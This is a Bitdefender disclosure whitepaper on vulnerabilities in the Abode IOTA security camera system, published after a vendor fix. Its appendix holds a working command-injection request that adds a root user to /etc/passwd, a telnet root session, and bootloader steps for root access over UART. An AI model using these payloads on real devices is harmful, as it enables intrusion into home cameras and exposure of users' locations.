WHITEPAPER

Bitdefender

Security

Vulnerabilities identified in the Abode IOTA security system: Fake image injection into timeline

CVE-2020-8105: COMMAND EXECUTION DUE TO UNSANITIZED INPUT

www.bitdefender.com

Contents

:

Foreword

Connected security devices play an important role in the ecosystem of the modern home. They help residents keep an eye on who's on or near the premises, track temperature and humidity and, in general, monitor what's going on at home when they're not around. As these devices are packed with digital "eyes" and other sensors, vulnerabilities and logic flaws can leave them under the control of cyber-criminals and turn them into espionage tools.

Vulnerabilities at a glance

- Hardcoded credentials for hidden management console
- Local command injection in the management console
- Arbitrary image/video upload to any device's timeline
- Camera's geographical coordinate leak

Disclosure timeline

May 19, 2020: Bitdefender makes first contact with the vendor and asks for PGP key

May 19, 2020: Auto-responder confirms receipt.

June 02, 2020: As no answer was received, Bitdefender attempts a second contact

June 02, 2020: Auto-responder confirms receipt once again.

September 21, 2020: The vendor requests more time to fix the issue

April 19, 2021: After multiple attempts at coordinating disclosure, the vendor misses the previously announced deadlines

December 17, 2021: The vendor releases a fix to affected devices

December 20, 2021: Bitdefender publishes the report.

Vulnerability walkthrough

Initial device configuration

To communicate with the cloud, these devices use the XMPP protocol with authentication. To configure them from a blank state, the devices connect to the **setup.goabode.com** XMPP service to receive the configuration parameters. Those parameters include the XMPP credentials to use after configuration.

The XMPP credentials are the MAC address of the device (that forms the username) and a random password. However, because the device does not know this password before it's configured, to connect to the setup server it uses a hard-coded one.

Cloud-device communication

As stated earlier, the main communication method with the cloud is through the XMPP service available at **xmpp.goabode.com**. The device receives and sends notification messages related to events or state changes through this service. Even though the protocol is designed for peer-to-peer communication, the devices are set to send, receive and process only messages to or from **security_admin** peer.

The XMPP connection uses TLS, but the device does not check the validity of the certificate, making man-in-the-middle attacks possible. If an attacker has access to the communication between the device and the XMPP server, they can inject arbitrary commands to the device and take control of it.

The firmware upgrades are also downloaded from an S3 bucket using HTTPS but, again, the certificate is not validated, making MitM attacks possible.

To upload pictures or videos to the cloud, the device uses a HTTPS API, https://my.goabode.com/upload. The file is uploaded without authentication, the only identifying information is contained in the filename, which has the **<reporting ID>_<device MAC address>_<date>_<time>**structure.


```
POST /upload HTTP/1.1
Host: my.goabode.com:443
Accept: text/html, text/plain, text/*, */*
Connection: close
Content-Length: 195305
Content-Type: multipart/form-data; boundary=---------4774958

----------4774958
Content-Disposition: form-data; name="file1";
filename="upload/[redacted]_b0c5ca[redacted]_2020-05-14_101155_1-M2+20.jpg"
Content-Type: image/jpeg
```

The reporting ID is then used by the API to identify the account the media belongs to. If an attacker knows the reporting ID, together with the MAC address associated with it, they can upload any media to this API, and **it will appear in the timeline of the device**.

Of those prerequisites, only the reporting ID is unknown. However, when the device connects to the normal operation XMPP server (after it connected to the setup server), the server will send some configuration parameters. The reporting ID is among those. This means that, if an attacker wants to upload arbitrary media to a device's timeline, all they have to

do is connect to the XMPP setup server using the device's MAC address and the hardcoded password, then connect to the normal server with the received credentials, and, finally, wait for the server to send them the configuration parameter. Subsequently, they would make a POST request to the upload API to upload the media:



Besides the reporting ID, the server pushes several other parameters, including the geographical coordinates of the device, which is personal user information:


```
root@kali:~/abode# python3 xmppclient.py
[+] Connecting to setup.goabode.com:5222 ...
[+] Wrapping socket to TLS
[+] Logging in with hardcoded password
[+] Successfully logged in!
[+] Setting up bindings and session ...
[+] Done!
[+] Getting the real XMPP password
[+] Exiting.
[+] Now connecting to xmpp.goabode.com:5222
[+] Wrapping socket to TLS
[+] Logging in with the password received from the setup server ...
[+] Successfully logged in!
[+] Setting up bindings and session ...
[+] Sent getPanel response
[!] Got the reporting ID: b'[redacted]'
[!] Got device location: lat v="[redacted]" / long v="[redacted]"
```

Local network

On the local network are two exposed services: telnet and webserver.

The telnet server runs on port 55023. However, the login is password-protected and, after a considerable number of hash bruteforcing attempts, our efforts came out empty.

The webserver on port 80 does not disclose too much at first glance. It only displays the camera's IP and two buttons that redirect you to my.goabode.com to manage the device through the cloud interface. However, a hidden interface located at "/2b359301d26a.htm" offers the possibility to configure the camera.



This panel is password-protected, but the credentials are hardcoded in the binary.

After logging in, we can control various parameters of the camera, including the options that are configurable from the cloud panel. One such parameter is the wireless network that the camera connects to. The request handler for this is "/action/wirelessConnect". It takes several parameters: ssid, auth_mode, wpapsk, encryp_type, default_key_id, and key. Out of those, ssid, wpapsk, and key are passed to a system command without sanitization, leading to command injection **[0].**

Smartphone app-cloud communication

The smartphone app uses the same API endpoints as the web interface located at my.goabode.com. Communication with the endpoints is done through HTTPS with certificate pinning.

The API employs strong access control between accounts and devices.

Other

The device has pins that offer access to a UART serial port. After boot, the shell is non-interactive and only prints debug messages. By interrupting the booting process and modifying the boot parameters, we can append a new user to the /etc/passwd file and use the default telnet service to gain root access on the device**[1].**

Appendix

[0]Command injection in wirelessConnect handler

As mentioned above, three parameters are passed to several system commands without sanitization. For this example, we will use **ssid**.

```
FUN_000b319c(ssid,extraout_r1,uVar5,pcVar7);
mb_url_decode(posted_ssid,ssid,uVar5,pcVar7);
pcVar7 = "wlan0";
snprintf(cmd_buf,0x7f,"driver/wpa_cli -i %s set_network 0 ssid \'\"%s\"\'","wlan0",ssid[0]);
FUN_000b3450(ssid);
ceva_printf(7,1,cmd_buf,pcVar7);
exec_popen(cmd_buf,cmd_output,0x1f);
```

The parameter is enclosed in quotes, but we can close them when injecting the payload.

```
POST /action/wirelessConnect HTTP/1.1
Host: 192.168.11.24
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.11.24/setting/wireless.htm
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 204
Authorization: Basic [redacted]
Connection: close

ssid=0'`echo admin:sa1aY64JOY94w:0:0:root:/root:/bin/sh >>
/etc/passwd`'&auth_mode=WPA2PSK&wpapsk=12345678&encryp_type=AES&defaul
t_key_id=0&key=
```

The payload adds the user *admin* to the /etc/passwd file, with the *admin* password. Next we can use the telnet service

to connect using our new credentials and gain root access.

```
root@kali:~# telnet 192.168.11.24 55023
Trying 192.168.11.24 ...
Connected to 192.168.11.24.
Escape character is '^]'.

abode login: admin
Password:
Welcome to

 _____  __   ___   ___  __   _ _ _
|___  /  \ |  _ \ / _ \|  \ / \ \ /
|___ / ^ \| |_| / ^ \ |_| / ^ \ V /
|___||_|_||_| \_\_|_|_|___/_/ \_\_|
For further information check:
http://www.faraday.com/


BusyBox v1.25.0 (2019-09-05 18:43:28 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

[admin@GM]# id
-sh: id: not found
[admin@GM]# whoami
-sh: whoami: not found
[admin@GM]# cat /etc/passwd
root:x:0:0:root:/root:/bin/sh
bin:x:1:1:bin:/bin:/bin/sh
daemon:x:2:2:daemon:/usr/sbin:/bin/sh
adm:x:3:4:adm:/adm:/bin/sh
lp:x:4:7:lp:/var/spool/lpd:/bin/sh
sync:x:5:0:sync:/bin:/bin/sync
shutdown:x:6:11:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
uucp:x:10:14:uucp:/var/spool/uucp:/bin/sh
operator:x:11:0:Operator:/var:/bin/sh
nobody:x:99:99:nobody:/home:/bin/sh
admin:sa1aY64JOY94w:0:0:root:/root:/bin/sh
[admin@GM]#
```

[1] Hardware access

Press any button during the boot process to enter the u-boot shell. We then modify the **bootargs** parameter to run **ash** instead of the init script:

```
set bootargs mem=128M gmmem=90M console=ttyS0,115200 user_debug=31 init=/gm/bin/busybox ash root=/dev/mtdblock2 rootfstype=squashfsethaddr=B0:C5:CA:39:61:6D climax_product=Z3,FBE1,49C3,4308
```

Next, we have to mount the filesystems:

```
/gm/bin/busybox mount -t tmpfs -o mode=0755 tmpfs /dev

/gm/bin/busybox mount -t tmpfs -o mode=0777 tmpfs /tmp

/gm/bin/busybox mount -t tmpfs -o mode=0755 tmpfs /var

/gm/bin/busybox mount -t tmpfs -o mode=0755 tmpfs /bin

/gm/bin/busybox mount -t tmpfs -o mode=0755 tmpfs /usr

/gm/bin/busybox mount -t tmpfs -o mode=0755 tmpfs /sbin

/gm/bin/busybox mount -t tmpfs -o mode=0755 tmpfs /etc

/gm/bin/busybox cp -r /etc_ro/* /etc/

/gm/bin/busyboxmkdir -p /usr/share

/gm/bin/busybox ln -s /zoneinfo /usr/share/zoneinfo

/gm/bin/busyboxmkdir -p /var/run

/gm/bin/busyboxmkdir -p /var/locks

/gm/bin/busyboxmkdir -p /dev/sys

/gm/bin/busyboxmkdir -p /dev/pts

/gm/bin/busyboxmkdir -p /dev/shm

/gm/bin/busyboxmkdir -p /usr/bin

/gm/bin/busyboxmkdir -p /usr/sbin

/gm/bin/busybox mount -t sysfs /dev/sys /sys

/gm/bin/busybox mount -t proc  /proc

/gm/bin/busybox mount -t devptsdevpts /dev/pts
```

Then we append a new user named **admin** to /etc/passwd, with password **admin** and UID 0.

```
echo "admin:sa1aY64JOY94w:0:0:root:/root:/bin/sh" >> /etc/passwd

/gm/bin/busybox --install -s

echo /sbin/mdev> /proc/sys/kernel/hotplug

mdev -s

ln -sf /gm/bin/busybox /bin/linuxrc

/bin/linuxrc

exec /sbin/init "$@" </dev/console >/dev/console 2>&1
```

Lastly, we run the rest of the init script, so the system finishes booting. Then we can access our new user by connecting to the telnet server on port 55023 and using our credentials.

Why Bitdefender

Proudly Serving Our Customers

Bitdefender provides solutions and services for small business and medium enterprises, service providers and technology integrators. We take pride in the trust that enterprises such as **Mentor, Honeywell, Yamaha, Speedway, Esurance or Safe Systems** place in us.

Leader in Forrester's inaugural Wave™ for Cloud Workload Security

NSS Labs "Recommended" Rating in the NSS Labs AEP Group Test

SC Media Industry Innovator Award for Hypervisor Introspection, 2nd Year in a Row

Gartner® Representative Vendor of Cloud-Workload Protection Platforms

Dedicated To Our +20.000 Worldwide Partners

A channel-exclusive vendor, Bitdefender is proud to share success with tens of thousands of resellers and distributors worldwide.

CRN 5-Star Partner, 4th Year in a Row. Recognized on CRN's Security 100 List. CRN Cloud Partner, 2nd year in a Row

More MSP-integrated solutions than any other security vendor

3 Bitdefender Partner Programs - to enable all our partners – resellers, service providers and hybrid partners – to focus on selling Bitdefender solutions that match their own specializations

Trusted Security Authority

Bitdefender is a proud technology alliance partner to major virtualization vendors, directly contributing to the development of secure ecosystems with **VMware, Nutanix, Citrix, Linux Foundation, Microsoft, AWS, and Pivotal.**

Through its leading forensics team, Bitdefender is also actively engaged in countering international cybercrime together with major law enforcement agencies such as FBI and Europol, in initiatives such as NoMoreRansom and TechAccord, as well as the takedown of black markets such as Hansa. Starting in 2019, Bitdefender is also a proudly appointed CVE Numbering Authority in MITRE Partnership.

RECOGNIZED BY LEADING ANALYSTS AND INDEPENDENT TESTING ORGANIZATIONS

CRN AV-TEST AV Gartner 451 Research FORRESTER IDC GLOBAL

TECHNOLOGY ALLIANCES

Microsoft NUTANIX aws Pivotal Cloud Foundry CITRIX

Bitdefender®

Founded 2001, Romania
Number of employees 1800+

Headquarters
Enterprise HQ – Santa Clara, CA, United States
Technology HQ – Bucharest, Romania

WORLDWIDE OFFICES
USA & Canada: Ft. Lauderdale, FL | Santa Clara, CA | San Antonio, TX | Toronto, CA
Europe: Copenhagen, DENMARK | Paris, FRANCE | München, GERMANY | Milan, ITALY | Bucharest, Iasi, Cluj, Timisoara, ROMANIA | Barcelona, SPAIN | Dubai, UAE | London, UK | Hague, NETHERLANDS
Australia: Sydney, Melbourne

UNDER THE SIGN OF THE WOLF

A trade of brilliance, data security is an industry where only the clearest view, sharpest mind and deepest insight can win — a game with zero margin of error. Our job is to win every single time, one thousand times out of one thousand, and one million times out of one million.

And we do. We outsmart the industry not only by having the clearest view, the sharpest mind and the deepest insight, but by staying one step ahead of everybody else, be they black hats or fellow security experts. The brilliance of our collective mind is like a **luminous Dragon-Wolf** on your side, powered by engineered intuition, created to guard against all dangers hidden in the arcane intricacies of the digital realm.

This brilliance is our superpower and we put it at the core of all our game-changing products and solutions.